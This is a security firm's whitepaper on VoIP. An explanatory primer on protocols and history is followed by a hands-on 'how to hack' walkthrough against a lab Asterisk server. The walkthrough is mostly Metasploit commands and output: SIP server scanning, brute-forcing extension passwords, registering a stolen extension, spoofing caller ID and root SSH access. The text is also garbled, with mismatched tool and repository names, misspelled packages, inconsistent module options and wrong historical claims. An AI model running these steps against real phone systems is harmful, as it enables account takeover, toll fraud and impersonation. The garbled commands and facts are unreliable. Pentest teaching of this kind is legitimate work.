

VOIP Hacking

(What is VOIP and How to Hack VOIP Services)

19.02.2022



Murat Can Aslan
Security Engineer

Okan YILDIZ
Senior Security Engineer / Senior Software Developer
| CASE .NET | CEH | CTIA | ECIH | CCISO |

What is VoIP (voice over Internet Protocol)?	3
VoIP in unified communications	4
VoIP telephone equipment	5
How does VoIP work?	6
VoIP protocols and standards	8
Advantages and disadvantages of VoIP	9
History of VoIP	11
The 1990s	11
The 2000s	12
How to Hack VoIP Networks?	12
About Secure Debug Limited	25

What is VoIP (voice over Internet Protocol)?

VoIP (Voice over Internet Protocol) transmits voice and multimedia content over an internet connection. VoIP allows users to make voice calls from a computer, smartphone, other mobile devices, special VoIP phones and WebRTC-enabled browsers. VoIP is a valuable technology for consumers and businesses, as it typically includes additional features that can't be found on standard phone services. These features include call recording, custom caller ID, and voicemail to e-mail. It is also helpful to organizations as a way to unify communications.

The process works similarly to a regular phone, but VoIP uses an internet connection instead of a telephone company's wiring. VoIP is enabled by a group of technologies and methodologies to deliver voice communications over the internet, including enterprise local area networks or wide area networks.

A VoIP service will convert a user's voice from audio signals to digital data and then send that data through the internet. If another user calls from a regular phone number, the signal is converted back to a telephone signal before reaching that user.

VoIP can also route incoming and outgoing calls through existing telephone networks. However, some VoIP services may only work over a computer or VoIP phone.


VoIP in unified communications

VoIP consolidates communication technologies into one unified system -- meaning that VoIP can allow for some audio, video or text-based communication methods. This can be particularly useful for businesses, so teams don't have to work with multiple different applications to communicate with one another effectively.

VoIP creates this network by allowing users to make calls and hold web conferences using devices like computers, smartphones or other mobile devices.

Some typical features might include:

- audio calls;
- video calls;
- voicemail;
- instant messaging;
- team chats;
- e-mail;
- SMS texts;
- mobile and desktop apps; and
- mobile and local number portability (allows a subscriber to choose a new telephone carrier without needing a new number).



VoIP telephone equipment

The two main types of VoIP telephones are hardware-based and software-based.

A hardware-based VoIP phone looks like a traditional hard-wired or cordless telephone and includes similar features, such as a speaker or microphone, a touchpad and a caller ID display. VoIP phones can also provide voicemail, call conferencing and call transfer.

Software-based IP phones, also known as softphones, are software clients installed on a computer or mobile device. The softphone user interface often looks like a telephone handset with a touchpad and caller ID display.

A headset with a microphone connects to the computer or mobile device to make calls. Users can also make calls via their computer or mobile device if they have a built-in microphone and speaker.

How does VoIP work?

VoIP services convert a user's voice from audio signals to digital data, which that data is then sent to another user -- or group of users -- over Ethernet or Wi-Fi. To accomplish this, VoIP will use codecs.

Codecs are either hardware- or software-based process that compresses and decompresses large amounts of VoIP data. Voice quality may suffer when compression is used, but reduction reduces bandwidth requirements. Equipment vendors will also use their proprietary codecs.

Sending data to other users includes encapsulating audio into data packets, transmitting the packets across an IP network and unencapsulated the packets back into audio at the other end of the connection.

Within enterprise or private networks, quality of service (QoS) is typically used to prioritize voice traffic over non-latency-sensitive applications to ensure acceptable quality.


Additional components of a typical VoIP system include the following: an IP PBX to manage user telephone numbers, devices, features and clients; gateways to connect networks and provide failover or local survivability in the event of a network outage; and session border controllers to provide security, call policy management and network connections.

A VoIP system can also include location-tracking databases for E911 (enhanced 911) call routing and management platforms. This can collect call performance statistics for reactive and proactive voice-quality management.

By eliminating circuit-switched networks for voice, VoIP reduces network infrastructure costs and enables providers to deliver voice services over Broadband and private networks. This should also enable enterprises to operate a single voice and data network.

VoIP also piggybacks on the resiliency of IP-based networks by enabling fast failover, following outages and redundant communications between endpoints and networks.

How VoIP works



VoIP protocols and standards

VoIP endpoints typically use either International Telecommunication Union (ITU) standard codecs or specifically developed codecs. They are as follows:

- 711 is the standard for transmitting uncompressed packets.
- 729 is the standard for compressed packets.
- Transmission Control Protocol (TCP) is used to break a message down into smaller packets. Meanwhile, the IP deals with the sending and delivery of the packages.
- In real-time, the ITU T.38 protocol will send faxes over a VoIP or IP network. VoIP typically uses this to support non-voice communications.
- The Real-Time Transport Protocol (RTP) is used once the voice is encapsulated onto IP.
- The Secure Real-Time Transport Protocol (SRTP) acts as an encrypted variant of RTP.
- The Session Initiation Protocol (SIP) is a rigorous standard for signalling -- most often used to signal to create, maintain and end calls.
- The 248 protocol describes a Gateway Control Protocol, which defines a centralized architecture for creating multimedia applications.
- 323 is a signalling protocol that is used to control and manage calls.

- Extensible Messaging and Presence Protocol (XMPP) is a protocol for contact list maintenance, instant messaging and presence information.
- Skinny is another signalling protocol which is proprietary to Cisco.
- Session Description Protocol (SDP) is used for initiating and announcing sessions for multimedia communications, as well as WebSocket transports.


Advantages and disadvantages of VoIP

Benefits of VoIP include:

- **Lower cost.** The price is lower than typical phone bills.
- **Higher-quality sound.** With uncompressed data, audio is less muffled or fuzzy.
- **Access for remote workers.** Suitable for employees who work remotely as they have a number of options to call into meetings or communicate with other teammates.
- **Added features.** These features include call recording, queues, custom caller ID or voicemail to e-mail.
- **Low international rates.** When a landline makes an international call, it rents the wired circuit for the call to transfer overseas. VoIP doesn't require a wired line and uses the internet to make calls, which means it's treated like expected traffic and is less expensive.

Despite these advantages, VoIP services may still come with some disadvantages. These disadvantages include:

- Not all these services may connect directly to emergency services.
- VoIP needs a high-speed internet connection.
- Services will not work during power outages.
- There may be a lack of directory assistance depending on the VoIP service.



History of VoIP

VoIP historically referred to using internet protocols to connect private branch exchanges (PBXs) but is now used interchangeably with IP telephony. Paul Baran and other researchers worked on early developments of packet network designs. In 1973, Danny Cohen was the first to demonstrate a form of packet voice over an early ARPANET. One year later, the first successful real-time conversation was had over ARPANET. In 1977, UDP was added to carry real-time traffic three years after this.

The 1990s

In 1991, the first VoIP application released was Speak Freely. A year later, soft-launched a desktop conferencing product, Communique. Communique notably included options for video conferences. InSoft is often credited for creating the first generation of commercial VoIP services in the United States.

In 1994, the FCC required VoIP providers to comply with the Communications Assistance for Law Enforcement Act of 1994. In addition, VoIP providers had to now contribute to the Universal Service Fund.

In 1995, Intel, Microsoft and Radvision began to standardize VoIP systems. One year later, the ITU-T developed standards for transmission and signalling voice over IP networks, creating the H.323 standard. The G.729 standard is also introduced. SIP was standardized in 1999.

The 2000s

In 2005, the FCC began imposing VoIP providers to provide 911 emergency call abilities. This began opening up the ability for VoIP to make and receive calls from traditional telephone networks. Emergency calls do work differently with VoIP, however. For example, a provider with the proper hardware infrastructure can find the approximate location of the calling device -- by using the IP address allocated to the network router.

Another codec, the G.729.1 protocol, was unveiled in 2006. A year after this, VoIP device manufacturers began to expand in Asia. The SILK codec was introduced in 2009, notable for being used for voice calling on Skype.

In 2010, Apple introduced the LD-MDCT-based AAC-LD codec, which is notable for being used in FaceTime.

How to Hack VoIP Networks?

Step 1: SETTING UP THE VIPROY VOIP KIT

Before starting the pentesting process, we need to add the Viproy-VoIP kit to our Metasploit. We need to install some dependencies. We will first update our fonts and then install the following dependencies:

- sudo apt update && Sudo apt install -y git Autoconf build-essential libcap-dev libpq-dev zlib1g-dev libssqlite3-dev

Once all dependencies have been installed, it's time to clone the Viproy Repository on the Kali Linux system. This contains the modules that we need to add to our Metasploit.

- git clone https://github.com/fozavci/viproxy-VoIPkit.git

```
└─(mrtcnasln㉿kali)-[~]
└─$ git clone https://github.com/fozavci/viproxy-VoIPkit.git
Cloning into 'iproxy-VoIPkit'...
remote: Enumerating objects: 693, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 693 (delta 0), reused 0 (delta 0), pack-reused 690
Receiving objects: 100% (693/693), 264.80 KiB | 1.09 MiB/s, done.
Resolving deltas: 100% (320/320), done.

└─(mrtcnasln㉿kali)-[~]
└─$ cd iproxy-voipkit/
cd: no such file or directory: iproxy-voipkit/

└─(mrtcnasln㉿kali)-[~]
└─$ cd iproxy-VoIPkit/
└─(mrtcnasln㉿kali)-[~/iproxy-VoIPkit]
└─$ ls
CNAME      data      kaliinstall.sh  LICENSE  OTHERSUSAGE.md  SIPUSAGE.md
_config.yml  external  lib            modules   README.md       SKINNYUSAGE.md
```

Here we see that we have a lib directory, a module directory, and a kaliinstall script. Before running the script, pentesting experts recommend manually copying the contents of the lib directory and module directory to the lib directory and Metasploit modules, respectively.

- cp lib/MSF/core/auxiliary/* /usr/share/Metasploit-framework/lib/MSF/core/auxiliary/
- cp modules/auxiliary/VoIP/viproxy-VoIPkit*
/usr/share/Metasploit-framework/modules/auxiliary/VoIP/
- cp modules/auxiliary/spoof/cisco/viproxy-VoIPkit_cdp.RB
/usr/share/Metasploit-framework/modules/auxiliary/spoof/cisco/

```
└─(root㉿kali)-[/home/mrtcnasln/iproxy-VoIPkit]
└─# cp lib/msf/core/auxiliary/* /usr/share/metasploit-framework/lib/msf/core/auxiliary/
cp modules/auxiliary/VoIP/viproxy-VoIPkit* /usr/share/metasploit-framework/modules/auxiliary/VoIP/
cp modules/auxiliary/spoof/cisco/viproxy-VoIPkit_cdp.rb /usr/share/metasploit-framework/modules/auxiliary/spoof/cisco/
```

Now we need to register the modules we copy to the Mixins files located in /usr/share/Metasploit-framework/lib/MSF/core/Additional/.

- echo "require 'msf/core/auxiliary/sip'" >> /usr/share/Metasploit-framework/lib/MSF/core/auxiliary/mixins.RB
- echo "require 'msf/core/auxiliary/skinny'" >> /usr/share/Metasploit-framework/lib/MSF/core/auxiliary/mixins.RB
- echo "require 'msf/core/auxiliary/msrp'" >> /usr/share/Metasploit-framework/lib/MSF/core/auxiliary/mixins.RB

```
[root@kali]# echo "require 'msf/core/auxiliary/sip'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb  
echo "require 'msf/core/auxiliary/skinny'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb  
echo "require 'msf/core/auxiliary/msrp'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb
```

This can be done manually or with another text editor mentioned by pentesting experts.

Next, we clone the precompiled version of GitHub.

- git clone https://github.com/fozavci/metasploit-framework-with-viproxy.git

Then we'll go to the directory and install viproxy using gem.

- cd Metasploit-framework-with-viproxy/
- gem install bundler

- bundle install

```
(root㉿kali)-[~/home/mrtcnasl] # git clone https://github.com/fozavci/metasploit-framework-with-viproxy.git
Cloning into 'metasploit-framework-with-viproxy'...
remote: Enumerating objects: 16645, done.
remote: Total 16645 (delta 0), reused 0 (delta 0), pack-reused 16645
Receiving objects: 100% (16645/16645), 34.19 MiB | 2.30 MiB/s, done.
Resolving deltas: 100% (7168/7168), done.

(root㉿kali)-[~/home/mrtcnasl] # ls
Desktop Downloads Music Public Videos viproy-VoIPkit
Documents metasploit-framework-with-viproxy Pictures Templates viproy-voipkit

(root㉿kali)-[~/home/mrtcnasl/metasploit-framework-with-viproxy]
# ls
app external LICENSE msfconsole msfrpcd scripts
config features metasploit-framework-db.gemspec msfd msfupdate spec
CONTRIBUTING.md Gemfile metasploit-framework-full.gemspec msfelfscan msfvenom test
COPYING Gemfile.local.example metasploit-framework.gemspec msfmachscan plugins tools
data Gemfile.lock metasploit-framework-pcap.gemspec msfpescan Rakefile VIPROY.md
db HACKING modules msfrop README.md
documentation lib msfbinscan msfrpc script

(root㉿kali)-[~/home/mrtcnasl/metasploit-framework-with-viproxy]
# gem install bundler
Fetching bundler-2.3.22.gem
Successfully installed bundler-2.3.22
Parsing documentation for bundler-2.3.22
Installing ri documentation for bundler-2.3.22
Done installing documentation for bundler after 0 seconds
1 gem installed
```

```
(root㉿kali)-[~/home/mrtcnasl/metasploit-framework-with-viproxy]
# bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and installing your bundle as root will break this
application for all non-root users on this machine.
Fetching gem metadata from https://rubygems.org/.....
Fetching rake 10.4.2
Installing rake 10.4.2
Fetching minitest 4.7.5
Fetching thread_safe 0.3.5
```

It'll take a little time. After that, we'll have to reload the modules into Metasploit.

```
msf5 > reload_all
[*] Reloading modules from all module paths ...
```

This completes the installation of the Viproxy Toolkit, so now you can start with pentesting on your target VoIP server. In a VoIP network, useful information can be found on VoIP gateways or servers, IP-PBX systems, VoIP client/phone software, and user extensions. Let's take a look at some of the most commonly used fingerprinting and counting tools.

Step 2: SIP SERVER RECOGNITION

Using the Metasploit SIP scanner module to identify systems by providing a single IP or a range of IP addresses, pentesting experts can scan all VoIP servers and their enabled parameters.

- use auxiliary/scanner/sip/options
- set rhosts 192.168.1.0/24
- run

```
msf3 > use auxiliary/scanner/sip/options
msf3 auxiliary(scanner/sip/options) > set rhosts 192.168.1.0/24
rhosts => 192.168.1.0/24
msf3 auxiliary(scanner/sip/options) > run
[*] Sending SIP:OPTIONS requests to 192.168.1.0-192.168.1.255 (256 hosts)
[*] 192.168.1.7:5060 udp SIP/2.0 484 Not Found: {"User-Agent": "Asterisk PBX 1.6.0.26-FONCORE-278", "Allow": "INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO"}
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here, the scan throws a VoIP server running on 192.168.1.7. We can also see that it has a User-Agent like "Asterisk", and we can see that it has multiple requests enabled.

Step 3: BRUTE FORCE ATTACK

It is then possible to use a brute force attack on the target server to extract your passwords. In this example, pentesting experts created a username and password dictionary. The next step is to define the extensions, for which it is possible to select a range from 0000000 to 99999999 and finally launch the exploit.

- use auxiliary/VoIP/viproxy_sip_bruteforce
- set rhosts 192.168.1.7
- set minext 00000000
- set maxext 99999999
- set user_file /home/kali/user.txt
- set pass_file /home/kali/pass.txt
- exploit

```
msf5 > use auxiliary/voip/viproxy_sip_bruteforce ←
msf5 auxiliary(viproxy_sip_bruteforce) > set rhosts 192.168.1.7 ←
rhosts ⇒ 192.168.1.7
msf5 auxiliary(viproxy_sip_bruteforce) > set user_file /home/kali/user.txt ←
user_file ⇒ /home/kali/user.txt
msf5 auxiliary(viproxy_sip_bruteforce) > set pass_file /home/kali/pass.txt ←
pass_file ⇒ /home/kali/pass.txt
msf5 auxiliary(viproxy_sip_bruteforce) > set numeric_min 00000000 ←
numeric_min ⇒ 0
msf5 auxiliary(viproxy_sip_bruteforce) > set numeric_max 99999999 ←
numeric_max ⇒ 99999999
msf5 auxiliary(viproxy_sip_bruteforce) > exploit ←

[+] 192.168.1.7 User: 00000000 Password: 000 Result: Request Succeed
[+] 192.168.1.7 User: 11111111 Password: 111 Result: Request Succeed
[+] 192.168.1.7 User: 22222222 Password: 222 Result: Request Succeed
[+] 192.168.1.7 User: 33333333 Password: 333 Result: Request Succeed
[+] 192.168.1.7 User: 44444444 Password: 444 Result: Request Succeed
[+] 192.168.1.7 User: 55555555 Password: 555 Result: Request Succeed
[+] 192.168.1.7 User: 66666666 Password: 666 Result: Request Succeed
[+] 192.168.1.7 User: 77777777 Password: 777 Result: Request Succeed
[+] 192.168.1.7 User: 88888888 Password: 888 Result: Request Succeed
[+] 192.168.1.7 User: 99999999 Password: 999 Result: Request Succeed
```

Here we can see that ten extensions have been extracted. We will need to ensure that the secret created for this extension is difficult to guess and thus prevent brute force attacks.

Step 4: ADDITIONAL WORK

Now it's time to go one step further and record the extensions so we can initiate calls from the attacker's computer. We chose extension 99999999. We discovered the secret of 999. Now, all we had to do was provide the server's IP address, extension and mystery.

As soon as we started the support device, we received a 200 OK response from the server, which said the extension was registered with this IP address.

- use auxiliary/VoIP/viproxy_sip_register
- set rhosts 192.168.1.7
- set username 99999999
- set password 999
- run

```
msf5 > use auxiliary/voip/viproxy_sip_register ←
msf5 auxiliary(voip/viproxy_sip_register) > set rhost 192.168.1.7 ←
rhost ⇒ 192.168.1.7
msf5 auxiliary(voip/viproxy_sip_register) > set username 99999999 ←
username ⇒ 99999999
msf5 auxiliary(voip/viproxy_sip_register) > set password 999 ←
password ⇒ 999
msf5 auxiliary(voip/viproxy_sip_register) > run ←

[+] 192.168.1.7:5060
      Response : 200 OK
      User-Agent : Asterisk PBX 1.6.0.26-FONCORE-r78
      Credentials : User ⇒ 99999999 Password ⇒ 999
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here we need to register the software as we do not have a trunk line, PSTN line or PRI line for outgoing calls. Therefore, we are testing the extension to invoke it.


Step 5: CALL SPOOFING

Here we can forge the caller ID at will. According to the pentesting experts, we need to set the login to true so we can log in to the server with secret 999. We also need to set the numeric user to true so that it can accept numeric extensions.

- use auxiliary/VoIP/viproxy_sip_invite
- set rhosts 192.168.1.7
- set to 00000000
- set from 99999999
- set login true
- set fromname hacker
- set username 99999999
- set password 999
- set numeric users true
- run

```
msf5 > use auxiliary/voip/viproxy_sip_invite ←
msf5 auxiliary(voip/viproxy_sip_invite) > set rhosts 192.168.1.7 ←
rhosts ⇒ 192.168.1.7
msf5 auxiliary(voip/viproxy_sip_invite) > set from 99999999 ←
from ⇒ 99999999
msf5 auxiliary(voip/viproxy_sip_invite) > set to 00000000 ←
to ⇒ 00000000
msf5 auxiliary(voip/viproxy_sip_invite) > set login true ←
login ⇒ true
msf5 auxiliary(voip/viproxy_sip_invite) > set fromname Hacker ←
fromname ⇒ Hacker
msf5 auxiliary(voip/viproxy_sip_invite) > set username 99999999 ←
username ⇒ 99999999
msf5 auxiliary(voip/viproxy_sip_invite) > set password 999 ←
password ⇒ 999
msf5 auxiliary(voip/viproxy_sip_invite) > set numeric_users true ←
numeric_users ⇒ true
msf5 auxiliary(voip/viproxy_sip_invite) > run ←
```

As soon as we launch the auxiliary device, we will see that there is a call from extension 99999999 to extension 00000000, which we configured in our Zoiper client. We can also see that we have the hacker's caller ID that we have identified on the assistive device.



Step 6: RECORD MONITORING


We can monitor logs on the VoIP server, which contains information about all initiated, connected, and disconnected calls. According to the penetration testing experts, you can check the default credentials. First, we will connect the server using ssh and then run the following command to open the Asterisk console panel.

- ssh 192.168.1.7
- asterisk -rvvvvvvvvvvvvvvv


```
root@kali:~# ssh root@192.168.1.7
root@192.168.1.7's password:
Last login: Sat Mar 28 06:27:28 2020 from 192.168.1.4
[trixbox1.localdomain ~]# asterisk -rvvvvvvvvvv
Asterisk 1.6.0.26-FONCORE-r78, Copyright (C) 1999 - 2010 Digium, Inc. and others.
Created by Mark Spencer <markster@digium.com>
Asterisk comes with ABSOLUTELY NO WARRANTY; type 'core show warranty' for details.
This is free software, with components licensed under the GNU General Public
License version 2 and other licenses; you are welcome to redistribute it under
certain conditions. Type 'core show license' for details.
=====
  == Parsing '/etc/asterisk/asterisk.conf':  == Found
  == Parsing '/etc/asterisk/softconfig.conf':  == Found
Connected to Asterisk 1.6.0.26-FONCORE-r78 currently running on trixbox1 (pid = 3317)
Verbosity is at least 50
  == Using SIP RTP TOS bits 184
  == Using SIP RTP CoS mark 5
  == Using SIP VRTP TOS bits 136
  == Using SIP VRTP CoS mark 6
  -- Executing [00000000from-internal:1] Macro("SIP/192.168.1.7-00000014", "exten-vm,movm,00000006") in new stack
  -- Executing [s@macro-exten-vm:1] Macro("SIP/192.168.1.7-00000014", "user-CallerID") in new stack
  -- Executing [s@macro-user-callerid:1] Set("SIP/192.168.1.7-00000014", "AMPUSER=9999999")
  -- Executing [s@macro-user-callerid:2] GotoIf("SIP/192.168.1.7-00000014", "0?report") in new stack
